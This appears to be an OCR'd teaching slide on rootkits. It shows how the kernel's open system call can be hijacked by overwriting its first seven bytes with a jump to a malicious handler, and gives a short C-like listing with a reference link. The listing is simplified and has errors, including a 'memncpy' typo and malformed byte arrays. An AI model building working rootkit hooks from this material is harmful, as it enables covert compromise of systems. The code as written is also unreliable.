# Compromise System Call Functions

## Rootkit can also directly change the system call function.

## Example


- Replace the first 7 bytes of `syscall_open` as jump to `malicious_open`.
  - This faked system call will issue malicious function, restore the original system call and then call the correct one.

```
1  struct file sysmap = open("System.map-version");
2  long *syscall_addr = read_syscall_table(sysmap);
3  syscall_open = syscall_addr[__NR_open];

5  char old_syscall_code[7];
6  memncpy(old_syscall_code, syscall_open, 7);

8  char pt[4];
9  memncpy(pt, (long)malicious_open, 4)
10 char new_syscall_code[7] =
11 {"\xbd",pt[0],pt[1],pt[2],pt[3], // movl %pt, %ebp
12 "\xff","\xe5"};                  // jmp %ebp
13 memncpy(syscall_open, new_syscall_code, 7);

15 int malicious_open(char *object_name) {
16     malicious_function();
17     memncpy(syscall_open, old_syscall_code, 7);
18     return syscall_open(object_name);
19 }
```





http://www.ouah.org/stealth-syscall.txt